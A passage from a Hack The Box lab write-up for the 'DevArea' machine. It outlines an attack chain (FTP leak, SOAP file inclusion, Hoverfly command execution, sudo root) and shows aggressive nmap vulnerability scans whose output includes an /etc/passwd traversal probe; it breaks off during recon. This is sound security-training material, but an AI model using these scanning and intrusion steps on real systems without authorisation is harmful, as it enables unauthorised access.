

HTB DevArea : Full Writeup with Dead Ends
Introduction
DevArea was a chained machine that started with a seemingly simple FTP leak, but quickly turned into a multi-stage compromise:
- anonymous FTP exposed a Java service JAR
- the JAR revealed a SOAP endpoint
- SOAP was vulnerable through XOP/MTOM file inclusion
- the file read leaked Hoverfly credentials
- Hoverfly middleware gave command execution
- SysWatch sudo permissions led to root
What made this box interesting was not only the final exploit chain, but also the number of wrong turns along the way.
1. Reconnaissance
The first step was a full scan:
nmap -p- -sC -sV -A --reason -T4 --open --script=default,vuln -oA deep_scan 10.129.244.208After what felt like Nmap compiling the internet …

the scan showed:
┌──(mensi㉿kali)-[~/Desktop]└─$ nmap -p- -sC -sV -A --reason -T4 --open --script=default,vuln -oA deep_scan 10.129.244.208Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-25 08:38 -0400Nmap scan report for devarea.htb (10.129.244.208)Host is up, received echo-reply ttl 63 (0.081s latency).Not shown: 65474 closed tcp ports (reset), 55 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT STATE SERVICE REASON VERSION21/tcp open ftp syn-ack ttl 63 vsftpd 3.0.5| ftp-syst:| STAT:| FTP server status:| Connected to ::ffff:10.10.15.117| Logged in as ftp| TYPE: ASCII| No session bandwidth limit| Session timeout in seconds is 300| Control connection is plain text| Data connections will be plain text| At session startup, client count was 1| vsFTPd 3.0.5 - secure, fast, stable|_End of status| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_drwxr-xr-x 2 ftp ftp 4096 Sep 22 2025 pub22/tcp open ssh syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)| vulners:| cpe:/a:openbsd:openssh:9.6p1:| PACKETSTORM:179290 10.0 https://vulners.com/packetstorm/PACKETSTORM:179290 *EXPLOIT*| 1EEC8894-D2F7-547C-827C-915BE866875C 10.0 https://vulners.com/githubexploit/1EEC8894-D2F7-547C-827C-915BE866875C *EXPLOIT*| 09B905C6-CD97-54E6-AD97-B0DD1AC4771B 10.0 https://vulners.com/githubexploit/09B905C6-CD97-54E6-AD97-B0DD1AC4771B *EXPLOIT*| 33D623F7-98E0-5F75-80FA-81AA666D1340 9.8 https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340 *EXPLOIT*| F8981437-1287-5B69-93F1-657DFB1DCE59 9.3 https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-657DFB1DCE59 *EXPLOIT*| CB2926E1-2355-5C82-A42A-D4F72F114F9B 9.3 https://vulners.com/githubexploit/CB2926E1-2355-5C82-A42A-D4F72F114F9B *EXPLOIT*| B6C4923E-8565-5D3E-8E68-8D182C3DAD5C 9.3 https://vulners.com/githubexploit/B6C4923E-8565-5D3E-8E68-8D182C3DAD5C *EXPLOIT*| 8DEE261C-33D4-5057-BA46-E4293B705BAE 9.3 https://vulners.com/githubexploit/8DEE261C-33D4-5057-BA46-E4293B705BAE *EXPLOIT*| 6FD8F914-B663-533D-8866-23313FD37804 9.3 https://vulners.com/githubexploit/6FD8F914-B663-533D-8866-23313FD37804 *EXPLOIT*| PACKETSTORM:190587 8.1 https://vulners.com/packetstorm/PACKETSTORM:190587 *EXPLOIT*| FB2E9ED1-43D7-585C-A197-0D6628B20134 8.1 https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-0D6628B20134 *EXPLOIT*| FA3992CE-9C4C-5350-8134-177126E0BD3F 8.1 https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E0BD3F *EXPLOIT*| EFD615F0-8F17-5471-AA83-0F491FD497AF 8.1 https://vulners.com/githubexploit/EFD615F0-8F17-5471-AA83-0F491FD497AF *EXPLOIT*| EC20B9C2-6857-5848-848A-A9F430D13EEB 8.1 https://vulners.com/githubexploit/EC20B9C2-6857-5848-848A-A9F430D13EEB *EXPLOIT*| EB13CBD6-BC93-5F14-A210-AC0B5A1D8572 8.1 https://vulners.com/githubexploit/EB13CBD6-BC93-5F14-A210-AC0B5A1D8572 *EXPLOIT*| E543E274-C20A-582A-8F8E-F8E3F381C345 8.1 https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381C345 *EXPLOIT*| E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257 8.1 https://vulners.com/githubexploit/E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257 *EXPLOIT*| E24EEC0A-40F7-5BBC-9E4D-7B13522FF915 8.1 https://vulners.com/githubexploit/E24EEC0A-40F7-5BBC-9E4D-7B13522FF915 *EXPLOIT*| DC1BB99A-8B57-5EE5-9AC4-3D9D59BFC346 8.1 https://vulners.com/githubexploit/DC1BB99A-8B57-5EE5-9AC4-3D9D59BFC346 *EXPLOIT*| DA18D761-BB81-54B6-85CB-CFD73CE33621 8.1 https://vulners.com/githubexploit/DA18D761-BB81-54B6-85CB-CFD73CE33621 *EXPLOIT*| D52370EF-02EE-507D-9212-2D8EA86CBA94 8.1 https://vulners.com/githubexploit/D52370EF-02EE-507D-9212-2D8EA86CBA94 *EXPLOIT*| CVE-2026-35414 8.1 https://vulners.com/cve/CVE-2026-35414| CVE-2024-6387 8.1 https://vulners.com/cve/CVE-2024-6387| CFEBF7AF-651A-5302-80B8-F8146D5B33A6 8.1 https://vulners.com/githubexploit/CFEBF7AF-651A-5302-80B8-F8146D5B33A6 *EXPLOIT*| C6FB6D50-F71D-5870-B671-D6A09A95627F 8.1 https://vulners.com/githubexploit/C6FB6D50-F71D-5870-B671-D6A09A95627F *EXPLOIT*| C623D558-C162-5D17-88A5-4799A2BEC001 8.1 https://vulners.com/githubexploit/C623D558-C162-5D17-88A5-4799A2BEC001 *EXPLOIT*| C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0 8.1 https://vulners.com/githubexploit/C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0 *EXPLOIT*| C185263E-3E67-5550-B9C0-AB9C15351960 8.1 https://vulners.com/githubexploit/C185263E-3E67-5550-B9C0-AB9C15351960 *EXPLOIT*| BDA609DA-6936-50DC-A325-19FE2CC68562 8.1 https://vulners.com/githubexploit/BDA609DA-6936-50DC-A325-19FE2CC68562 *EXPLOIT*| BA3887BD-F579-53B1-A4A4-FF49E953E1C0 8.1 https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0 *EXPLOIT*| B1F444E0-F217-5FC0-B266-EBD48589940F 8.1 https://vulners.com/githubexploit/B1F444E0-F217-5FC0-B266-EBD48589940F *EXPLOIT*| 92254168-3B26-54C9-B9BE-B4B7563586B5 8.1 https://vulners.com/githubexploit/92254168-3B26-54C9-B9BE-B4B7563586B5 *EXPLOIT*| 91752937-D1C1-5913-A96F-72F8B8AB4280 8.1 https://vulners.com/githubexploit/91752937-D1C1-5913-A96F-72F8B8AB4280 *EXPLOIT*| 90104C60-A887-5437-8521-545277685F55 8.1 https://vulners.com/githubexploit/90104C60-A887-5437-8521-545277685F55 *EXPLOIT*| 89F96BAB-1624-51B5-B09E-E771D918D1E6 8.1 https://vulners.com/githubexploit/89F96BAB-1624-51B5-B09E-E771D918D1E6 *EXPLOIT*| 81F0C05A-8650-5DE8-97E9-0D89F1807E5D 8.1 https://vulners.com/githubexploit/81F0C05A-8650-5DE8-97E9-0D89F1807E5D *EXPLOIT*| 7C7167AF-E780-5506-BEFA-02E5362E8E48 8.1 https://vulners.com/githubexploit/7C7167AF-E780-5506-BEFA-02E5362E8E48 *EXPLOIT*| 79FE1ED7-EB3D-5978-A12E-AAB1FFECCCAC 8.1 https://vulners.com/githubexploit/79FE1ED7-EB3D-5978-A12E-AAB1FFECCCAC *EXPLOIT*| 795762E3-BAB4-54C6-B677-83B0ACC2B163 8.1 https://vulners.com/githubexploit/795762E3-BAB4-54C6-B677-83B0ACC2B163 *EXPLOIT*| 774022BB-71DA-57C4-9B8F-E21D667DE4BC 8.1 https://vulners.com/githubexploit/774022BB-71DA-57C4-9B8F-E21D667DE4BC *EXPLOIT*| 743E5025-3BB8-5EC4-AC44-2AA679730661 8.1 https://vulners.com/githubexploit/743E5025-3BB8-5EC4-AC44-2AA679730661 *EXPLOIT*| 73A19EF9-346D-5B2B-9792-05D9FE3414E2 8.1 https://vulners.com/githubexploit/73A19EF9-346D-5B2B-9792-05D9FE3414E2 *EXPLOIT*| 6E81EAE5-2156-5ACB-9046-D792C7FAF698 8.1 https://vulners.com/githubexploit/6E81EAE5-2156-5ACB-9046-D792C7FAF698 *EXPLOIT*| 6B78D204-22B0-5D11-8A0C-6313958B473F 8.1 https://vulners.com/githubexploit/6B78D204-22B0-5D11-8A0C-6313958B473F *EXPLOIT*| 65650BAD-813A-565D-953D-2E7932B26094 8.1 https://vulners.com/githubexploit/65650BAD-813A-565D-953D-2E7932B26094 *EXPLOIT*| 649197A2-0224-5B5C-9C4E-B5791D42A9FB 8.1 https://vulners.com/githubexploit/649197A2-0224-5B5C-9C4E-B5791D42A9FB *EXPLOIT*| 61DDEEE4-2146-5E84-9804-B780AA73E33C 8.1 https://vulners.com/githubexploit/61DDEEE4-2146-5E84-9804-B780AA73E33C *EXPLOIT*| 608FA50C-AEA1-5A83-8297-A15FC7D32A7C 8.1 https://vulners.com/githubexploit/608FA50C-AEA1-5A83-8297-A15FC7D32A7C *EXPLOIT*| 5D2CB1F8-DC04-5545-8BC7-29EE3DA8890E 8.1 https://vulners.com/githubexploit/5D2CB1F8-DC04-5545-8BC7-29EE3DA8890E *EXPLOIT*| 5C81C5C1-22D4-55B3-B843-5A9A60AAB6FD 8.1 https://vulners.com/githubexploit/5C81C5C1-22D4-55B3-B843-5A9A60AAB6FD *EXPLOIT*| 53BCD84F-BD22-5C9D-95B6-4B83627AB37F 8.1 https://vulners.com/githubexploit/53BCD84F-BD22-5C9D-95B6-4B83627AB37F *EXPLOIT*| 4FB01B00-F993-5CAF-BD57-D7E290D10C1F 8.1 https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F *EXPLOIT*| 48603E8F-B170-57EE-85B9-67A7D9504891 8.1 https://vulners.com/githubexploit/48603E8F-B170-57EE-85B9-67A7D9504891 *EXPLOIT*| 4748B283-C2F6-5924-8241-342F98EEC2EE 8.1 https://vulners.com/githubexploit/4748B283-C2F6-5924-8241-342F98EEC2EE *EXPLOIT*| 452ADB71-199C-561E-B949-FCDE6288B925 8.1 https://vulners.com/githubexploit/452ADB71-199C-561E-B949-FCDE6288B925 *EXPLOIT*| 331B2B7F-FB25-55DB-B7A4-602E42448DB7 8.1 https://vulners.com/githubexploit/331B2B7F-FB25-55DB-B7A4-602E42448DB7 *EXPLOIT*| 1FFDA397-F480-5C74-90F3-060E1FE11B2E 8.1 https://vulners.com/githubexploit/1FFDA397-F480-5C74-90F3-060E1FE11B2E *EXPLOIT*| 1FA2B3DD-FC8F-5602-A1C9-2CF3F9536563 8.1 https://vulners.com/githubexploit/1FA2B3DD-FC8F-5602-A1C9-2CF3F9536563 *EXPLOIT*| 1F7A6000-9E6D-511C-B0F6-7CADB7200761 8.1 https://vulners.com/githubexploit/1F7A6000-9E6D-511C-B0F6-7CADB7200761 *EXPLOIT*| 1CF00BB8-B891-5347-A2DC-2C6A6BFF7C99 8.1 https://vulners.com/githubexploit/1CF00BB8-B891-5347-A2DC-2C6A6BFF7C99 *EXPLOIT*| 1AB9F1F4-9798-59A0-9213-1D907E81E7F6 8.1 https://vulners.com/githubexploit/1AB9F1F4-9798-59A0-9213-1D907E81E7F6 *EXPLOIT*| 179F72B6-5619-52B5-A040-72F1ECE6CDD8 8.1 https://vulners.com/githubexploit/179F72B6-5619-52B5-A040-72F1ECE6CDD8 *EXPLOIT*| 15C36683-070A-5CC1-B21F-5F0BF974D9D3 8.1 https://vulners.com/githubexploit/15C36683-070A-5CC1-B21F-5F0BF974D9D3 *EXPLOIT*| 1337DAY-ID-39674 8.1 https://vulners.com/zdt/1337DAY-ID-39674 *EXPLOIT*| 11F020AC-F907-5606-8805-0516E06160EE 8.1 https://vulners.com/githubexploit/11F020AC-F907-5606-8805-0516E06160EE *EXPLOIT*| 0FC4BE81-312B-51F4-9D9B-66D8B5C093CD 8.1 https://vulners.com/githubexploit/0FC4BE81-312B-51F4-9D9B-66D8B5C093CD *EXPLOIT*| 0B165049-2374-5E2A-A27C-008BEA3D13F7 8.1 https://vulners.com/githubexploit/0B165049-2374-5E2A-A27C-008BEA3D13F7 *EXPLOIT*| 08144020-2B5F-5EB9-9286-1ABD5477278E 8.1 https://vulners.com/githubexploit/08144020-2B5F-5EB9-9286-1ABD5477278E *EXPLOIT*| CVE-2026-35385 7.5 https://vulners.com/cve/CVE-2026-35385| CVE-2024-39894 7.5 https://vulners.com/cve/CVE-2024-39894| PACKETSTORM:189283 6.8 https://vulners.com/packetstorm/PACKETSTORM:189283 *EXPLOIT*| CVE-2025-26465 6.8 https://vulners.com/cve/CVE-2025-26465| 9D8432B9-49EC-5F45-BB96-329B1F2B2254 6.8 https://vulners.com/githubexploit/9D8432B9-49EC-5F45-BB96-329B1F2B2254 *EXPLOIT*| 85FCDCC6-9A03-597E-AB4F-FA4DAC04F8D0 6.8 https://vulners.com/githubexploit/85FCDCC6-9A03-597E-AB4F-FA4DAC04F8D0 *EXPLOIT*| 1337DAY-ID-39918 6.8 https://vulners.com/zdt/1337DAY-ID-39918 *EXPLOIT*| CVE-2025-26466 5.9 https://vulners.com/cve/CVE-2025-26466| B96EAFCA-CE3F-51B0-86CF-4EB92B1C4FEF 5.9 https://vulners.com/githubexploit/B96EAFCA-CE3F-51B0-86CF-4EB92B1C4FEF *EXPLOIT*| CVE-2025-32728 4.3 https://vulners.com/cve/CVE-2025-32728| CVE-2026-35386 3.6 https://vulners.com/cve/CVE-2026-35386| CVE-2025-61985 3.6 https://vulners.com/cve/CVE-2025-61985| CVE-2025-61984 3.6 https://vulners.com/cve/CVE-2025-61984| B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150 3.6 https://vulners.com/githubexploit/B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150 *EXPLOIT*| 4C6E2182-0E99-5626-83F6-1646DD648C57 3.6 https://vulners.com/githubexploit/4C6E2182-0E99-5626-83F6-1646DD648C57 *EXPLOIT*| CVE-2026-35387 3.1 https://vulners.com/cve/CVE-2026-35387|_ CVE-2026-35388 2.5 https://vulners.com/cve/CVE-2026-35388| ssh-hostkey:| 256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)|_ 256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)80/tcp open http syn-ack ttl 63 Apache httpd 2.4.58|_http-csrf: Couldn't find any CSRF vulnerabilities.|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-title: DevArea - Connect with Top Development Talent| vulners:| cpe:/a:apache:http_server:2.4.58:| CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476| CVE-2024-38474 9.8 https://vulners.com/cve/CVE-2024-38474| CNVD-2024-36391 9.8 https://vulners.com/cnvd/CNVD-2024-36391| CNVD-2024-36388 9.8 https://vulners.com/cnvd/CNVD-2024-36388| PACKETSTORM:213257 9.1 https://vulners.com/packetstorm/PACKETSTORM:213257 *EXPLOIT*| FD2EE3A5-BAEA-5845-BA35-E6889992214F 9.1 https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F *EXPLOIT*| FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7 9.1 https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7 *EXPLOIT*| E606D7F4-5FA2-5907-B30E-367D6FFECD89 9.1 https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89 *EXPLOIT*| D8A19443-2A37-5592-8955-F614504AAF45 9.1 https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45 *EXPLOIT*| CVE-2025-23048 9.1 https://vulners.com/cve/CVE-2025-23048| CVE-2024-40898 9.1 https://vulners.com/cve/CVE-2024-40898| CVE-2024-38475 9.1 https://vulners.com/cve/CVE-2024-38475| CNVD-2025-16610 9.1 https://vulners.com/cnvd/CNVD-2025-16610| CNVD-2024-36387 9.1 https://vulners.com/cnvd/CNVD-2024-36387| CNVD-2024-33814 9.1 https://vulners.com/cnvd/CNVD-2024-33814| B5E74010-A082-5ECE-AB37-623A5B33FE7D 9.1 https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D *EXPLOIT*| 5418A85B-F4B7-5BBD-B106-0800AC961C7A 9.1 https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A *EXPLOIT*| CVE-2025-58098 8.3 https://vulners.com/cve/CVE-2025-58098| B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 8.2 https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 *EXPLOIT*| CVE-2024-38473 8.1 https://vulners.com/cve/CVE-2024-38473| 23079A70-8B37-56D2-9D37-F638EBF7F8B5 8.1 https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5 *EXPLOIT*| CVE-2025-59775 7.5 https://vulners.com/cve/CVE-2025-59775| CVE-2025-55753 7.5 https://vulners.com/cve/CVE-2025-55753| CVE-2025-53020 7.5 https://vulners.com/cve/CVE-2025-53020| CVE-2025-49630 7.5 https://vulners.com/cve/CVE-2025-49630| CVE-2024-47252 7.5 https://vulners.com/cve/CVE-2024-47252| CVE-2024-43394 7.5 https://vulners.com/cve/CVE-2024-43394| CVE-2024-43204 7.5 https://vulners.com/cve/CVE-2024-43204| CVE-2024-42516 7.5 https://vulners.com/cve/CVE-2024-42516| CVE-2024-39573 7.5 https://vulners.com/cve/CVE-2024-39573| CVE-2024-38477 7.5 https://vulners.com/cve/CVE-2024-38477| CVE-2024-38472 7.5 https://vulners.com/cve/CVE-2024-38472| CVE-2024-27316 7.5 https://vulners.com/cve/CVE-2024-27316| CNVD-2025-30837 7.5 https://vulners.com/cnvd/CNVD-2025-30837| CNVD-2025-30836 7.5 https://vulners.com/cnvd/CNVD-2025-30836| CNVD-2025-16614 7.5 https://vulners.com/cnvd/CNVD-2025-16614| CNVD-2025-16613 7.5 https://vulners.com/cnvd/CNVD-2025-16613| CNVD-2025-16612 7.5 https://vulners.com/cnvd/CNVD-2025-16612| CNVD-2025-16609 7.5 https://vulners.com/cnvd/CNVD-2025-16609| CNVD-2025-16608 7.5 https://vulners.com/cnvd/CNVD-2025-16608| CNVD-2025-16603 7.5 https://vulners.com/cnvd/CNVD-2025-16603| CNVD-2024-36393 7.5 https://vulners.com/cnvd/CNVD-2024-36393| CNVD-2024-36390 7.5 https://vulners.com/cnvd/CNVD-2024-36390| CNVD-2024-36389 7.5 https://vulners.com/cnvd/CNVD-2024-36389| CNVD-2024-20839 7.5 https://vulners.com/cnvd/CNVD-2024-20839| CDC791CD-A414-5ABE-A897-7CFA3C2D3D29 7.5 https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29 *EXPLOIT*| 45D138AD-BEC6-552A-91EA-8816914CA7F4 7.5 https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4 *EXPLOIT*| 0E08753E-C6D7-5E76-A61F-6CA6F7F87AA8 7.5 https://vulners.com/githubexploit/0E08753E-C6D7-5E76-A61F-6CA6F7F87AA8 *EXPLOIT*| CVE-2025-49812 7.4 https://vulners.com/cve/CVE-2025-49812| CVE-2023-38709 7.3 https://vulners.com/cve/CVE-2023-38709| CNVD-2024-36395 7.3 https://vulners.com/cnvd/CNVD-2024-36395| CVE-2025-65082 6.5 https://vulners.com/cve/CVE-2025-65082| CNVD-2025-30833 6.5 https://vulners.com/cnvd/CNVD-2025-30833| CVE-2024-24795 6.3 https://vulners.com/cve/CVE-2024-24795| CNVD-2024-36394 6.3 https://vulners.com/cnvd/CNVD-2024-36394| CVE-2025-66200 5.4 https://vulners.com/cve/CVE-2025-66200| CVE-2024-36387 5.4 https://vulners.com/cve/CVE-2024-36387| CNVD-2025-30835 5.4 https://vulners.com/cnvd/CNVD-2025-30835|_ CNVD-2024-36392 5.4 https://vulners.com/cnvd/CNVD-2024-36392|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-server-header: Apache/2.4.58 (Ubuntu)8080/tcp open http syn-ack ttl 63 Jetty 9.4.27.v20200227|_http-csrf: Couldn't find any CSRF vulnerabilities.|_http-server-header: Jetty(9.4.27.v20200227)|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-title: Error 404 Not Found|_http-dombased-xss: Couldn't find any DOM based XSS.8500/tcp open http syn-ack ttl 63 Golang net/http server|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.| fingerprint-strings:| FourOhFourRequest:| HTTP/1.0 500 Internal Server Error| Content-Type: text/plain; charset=utf-8| X-Content-Type-Options: nosniff| Date: Sat, 25 Apr 2026 12:39:50 GMT| Content-Length: 64| This is a proxy server. Does not respond to non-proxy requests.| GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:| HTTP/1.1 400 Bad Request| Content-Type: text/plain; charset=utf-8| Connection: close| Request| GetRequest, HTTPOptions:| HTTP/1.0 500 Internal Server Error| Content-Type: text/plain; charset=utf-8| X-Content-Type-Options: nosniff| Date: Sat, 25 Apr 2026 12:39:34 GMT| Content-Length: 64|_ This is a proxy server. Does not respond to non-proxy requests.|_http-csrf: Couldn't find any CSRF vulnerabilities.| http-phpmyadmin-dir-traversal:| VULNERABLE:| phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion| State: LIKELY VULNERABLE| IDs: CVE:CVE-2005-3299| PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1 allows remote attackers to include local files via the $__redirect parameter, possibly involving the subform array.|| Disclosure date: 2005-10-nil| Extra information:| ../../../../../etc/passwd not found.|| References:| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299|_ http://www.exploit-db.com/exploits/1244/|_http-title: Site doesn't have a title (text/plain; charset=utf-8).8888/tcp open http syn-ack ttl 63 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.| http-fileupload-exploiter:||_ Couldn't find a file-type field.|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-title: Hoverfly Dashboard| http-slowloris-check:| VULNERABLE:| Slowloris DOS attack| State: LIKELY VULNERABLE| IDs: CVE:CVE-2007-6750| Slowloris tries to keep many connections to the target web server open and hold| them open as long as possible. It accomplishes this by opening connections to| the target web server and sending a partial request. By doing so, it starves| the http server's resources causing Denial Of Service.|| Disclosure date: 2009-09-17| References:| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750|_ http://ha.ckers.org/slowloris/|_http-csrf: Couldn't find any CSRF vulnerabilities.1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port8500-TCP:V=7.98%I=7%D=4/25%Time=69ECB605%P=x86_64-pc-linux-gnu%r(GeSF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20tSF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\xSF:20Request")%r(GetRequest,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x20SF:Error\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-TypSF:e-Options:\x20nosniff\r\nDate:\x20Sat,\x2025\x20Apr\x202026\x2012:39:34SF:\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20serSF:ver\.\x20Does\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")%r(SF:HTTPOptions,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x20Error\r\nContSF:ent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type-Options:\x2SF:0nosniff\r\nDate:\x20Sat,\x2025\x20Apr\x202026\x2012:39:34\x20GMT\r\nCoSF:ntent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20server\.\x20DoesSF:\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")%r(RTSPRequest,6SF:7,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\xSF:20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%SF:r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20ReSF:quest")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConteSF:nt-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\SF:n400\x20Bad\x20Request")%r(FourOhFourRequest,E9,"HTTP/1\.0\x20500\x20InSF:ternal\x20Server\x20Error\r\nContent-Type:\x20text/plain;\x20charset=utSF:f-8\r\nX-Content-Type-Options:\x20nosniff\r\nDate:\x20Sat,\x2025\x20AprSF:\x202026\x2012:39:50\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\SF:x20a\x20proxy\x20server\.\x20Does\x20not\x20respond\x20to\x20non-proxy\SF:x20requests\.\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\SF:nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\SF:r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x20BadSF:\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnectSF:ion:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67,"HTTP/1\.1\x20SF:400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\SF:r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");Device type: general purpose|routerRunning: Linux 5.X, MikroTik RouterOS 7.XOS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)Network Distance: 2 hopsService Info: Host: _; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 8888/tcp)HOP RTT ADDRESS1 103.10 ms 10.10.14.12 104.26 ms devarea.htb (10.129.244.208)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 596.20 secondsThe scan reveals several open services:
21/tcp— FTP (vsftpd 3.0.5)22/tcp— SSH80/tcp— Apache web app8080/tcp— Jetty / SOAP service8500/tcp— proxy service8888/tcp— Hoverfly dashboard
Multiple web interfaces are present, requiring further enumeration on each endpoint.
Faster Recon Scan
This is a quicker version of the scan because earlier I used a more detailed and slower enumeration approach to fully understand the target.
Command
nmap -p- -sS -sV --min-rate 10000 --open -n -Pn 10.129.244.208Output
┌──(mensi㉿kali)-[~/Desktop]└─$ nmap -p- -sS -sV --min-rate 10000 --open -n -Pn 10.129.244.208Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-25 09:30 -0400Nmap scan report for 10.129.244.208Host is up (0.15s latency).Not shown: 52602 closed tcp ports (reset), 12927 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT     STATE SERVICE VERSION21/tcp   open  ftp     vsftpd 3.0.522/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)80/tcp   open  http    Apache httpd 2.4.588080/tcp open  http    Jetty 9.4.27.v202002278500/tcp open  http    Golang net/http server8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port8500-TCP:V=7.98%I=7%D=4/25%Time=69ECC1EE%P=x86_64-pc-linux-gnu%r(GeSF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20tSF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\xSF:20Request")%r(GetRequest,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x20SF:Error\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-TypSF:e-Options:\x20nosniff\r\nDate:\x20Sat,\x2025\x20Apr\x202026\x2013:30:23SF:\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20serSF:ver\.\x20Does\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")%r(SF:HTTPOptions,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x20Error\r\nContSF:ent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type-Options:\x2SF:0nosniff\r\nDate:\x20Sat,\x2025\x20Apr\x202026\x2013:30:23\x20GMT\r\nCoSF:ntent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20server\.\x20DoesSF:\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")%r(RTSPRequest,6SF:7,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\xSF:20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%SF:r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re